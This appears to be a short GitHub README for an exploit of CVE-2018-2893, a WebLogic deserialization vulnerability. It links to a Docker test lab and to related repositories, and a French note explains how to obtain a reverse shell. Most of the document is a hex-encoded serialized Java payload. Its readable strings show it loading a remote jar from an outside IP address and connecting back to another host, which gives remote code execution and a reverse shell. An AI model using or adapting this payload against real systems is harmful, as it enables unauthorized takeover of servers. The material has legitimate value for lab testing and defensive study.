 jas502n/cve-2018-2893
CVE-2018-2893

The Docker In Here! https://github.com/vulhub/vulhub/blob/master/weblogic/CVE-2018-2628/README.md
Ps: Comme il y a un serveur RMI distant sur le réseau externe, il est très facile d'obtenir un shell; si vous êtes sur le réseau interne, vous devez spécifier votre propre serveur RMI, sinon vous ne pourrez pas obtenir un shell inverse !!!



Payload:
00a4d1651ffffffffffffffff0007100ea6000018432ec6a2a63985b5af7d63e64383f42a6d92c9e9aff94722797372078721787227870000c00020000000000010707070707070000c00020000000000010706fe100aced05737201d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472792f52658157f4f9edc007870720247765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e5061636b616765496e666fe6f723e7b8ae1ec920949056d616a6f7249056d696e6f72490b7061746368557064617465490c726f6c6c696e675061746368490b736572766963655061636b5a0e74656d706f7261727950617463684c09696d706c5469746c65740124c6a6176612f6c616e672f537472696e673b4c0a696d706c56656e646f727107e034c0b696d706c56657273696f6e7107e0378707720078fe100aced0573720116a6176612e7574696c2e48617368536574ba44859596b8b734300787077c00023f4000000173720346f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6b657976616c75652e546965644d6170456e7472798aadd29b39c11fdb2024c036b6579740124c6a6176612f6c616e672f4f626a6563743b4c036d6170740f4c6a6176612f7574696c2f4d61703b78707403666f6f737202a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6d61702e4c617a794d61706ee594829e7910943014c07666163746f72797402c4c6f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b7870737203a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e436861696e65645472616e73666f726d657230c797ec287a9742015b0d695472616e73666f726d6572737402d5b4c6f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b7870757202d5b4c6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e5472616e73666f726d65723bbd562af1d834189920078700004737203b6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e436f6e7374616e745472616e73666f726d657258769011412b1942014c0969436f6e7374616e747107e03787076720176a6176612e6e65742e55524c436c6173734c6f61646572000000000007870737203e6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e496e7374616e74696174655472616e73666f726d6572348bf47fa486d03b2025b056941726773740135b4c6a6176612f6c616e672f4f626a6563743b5b0b69506172616d5479706573740125b4c6a6176612f6c616e672f436c6173733b787075720135b4c6a6176612e6c616e672e4f626a6563743b90ce589f1073296c2007870000175720f5b4c6a6176612e6e65742e55524c3b5251fd24c51b68cd2007870000173720c6a6176612e6e65742e55524c962537361afce472307490868617368436f64654904706f72744c09617574686f72697479740124c6a6176612f6c616e672f537472696e673b4c0466696c657107e01c4c04686f73747107e01c4c0870726f746f636f6c7107e01c4c037265667107e01c7870ffffffffffffffff740f3137362e3132322e3135372e313130740132f4a657852656d6f7465546f6f6c732e6a61727107e01e740468747470707875720125b4c6a6176612e6c616e672e436c6173733bab16d7aecbcd5a9920078700001767107e019737203a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e496e766f6b65725472616e73666f726d657287e8ff6b7b7cce382035b0569417267737107e0144c0b694d6574686f644e616d657107e01c5b0b69506172616d54797065737107e0157870757107e0170001740a4a65785265766572736574096c6f6164436c617373757107e021000176720106a6176612e6c616e672e537472696e67a0f0a4387a3bb3422007870737107e013757107e0170002740c34372e35322e3233392e393973720116a6176612e6c616e672e496e746567657212e2a0a4f7818738201490576616c756578720106a6176612e6c616e672e4e756d62657286ac951db94e08b200787000231d757107e02100027107e02b767203696e7400000000000787073720116a6176612e7574696c2e486173684d617057dac1c31660d1302460a6c6f6164466163746f7249097468726573686f6c6478703f40000000778000100000787878fe100aced05737201d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472792f52658157f4f9edc007870720217765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e50656572496e666f585474f39bc98f120749056d616a6f7249056d696e6f72490b7061746368557064617465490c726f6c6c696e675061746368490b736572766963655061636b5a0e74656d706f7261727950617463685b087061636b61676573740275b4c7765626c6f6769632f636f6d6d6f6e2f696e7465726e616c2f5061636b616765496e666f3b78720247765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e56657273696f6e496e666f972245516452463e2035b087061636b616765737107e034c0e72656c6561736556657273696f6e740124c6a6176612f6c616e672f537472696e673b5b012766657273696f6e496e666f4173427974657374025b4278720247765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e5061636b616765496e666fe6f723e7b8ae1ec920949056d616a6f7249056d696e6f72490b7061746368557064617465490c726f6c6c696e675061746368490b736572766963655061636b5a0e74656d706f7261727950617463684c09696d706c5469746c657107e054c0a696d706c56656e646f727107e054c0b696d706c56657273696f6e7107e0578707720078fe0fffe100aced0573720137765626c6f6769632e726a766d2e4a564d4944dc49c23ede121e2ac00787077462100000000093132372e302e312e310b75732d6c2d627265656e73a53caff10007001b59ffffffffffffffffffffffffffffffffffffffffffffffff078fe100aced0573720137765626c6f6769632e726a766d2e4a564d4944dc49c23ede121e2ac007870771d18140128134bf4276093132372e302e312e31a53caff10000078

https://github.com/Ryaninf/CVE-2018-2893

https://github.com/bigsizeme/CVE-2018-2893






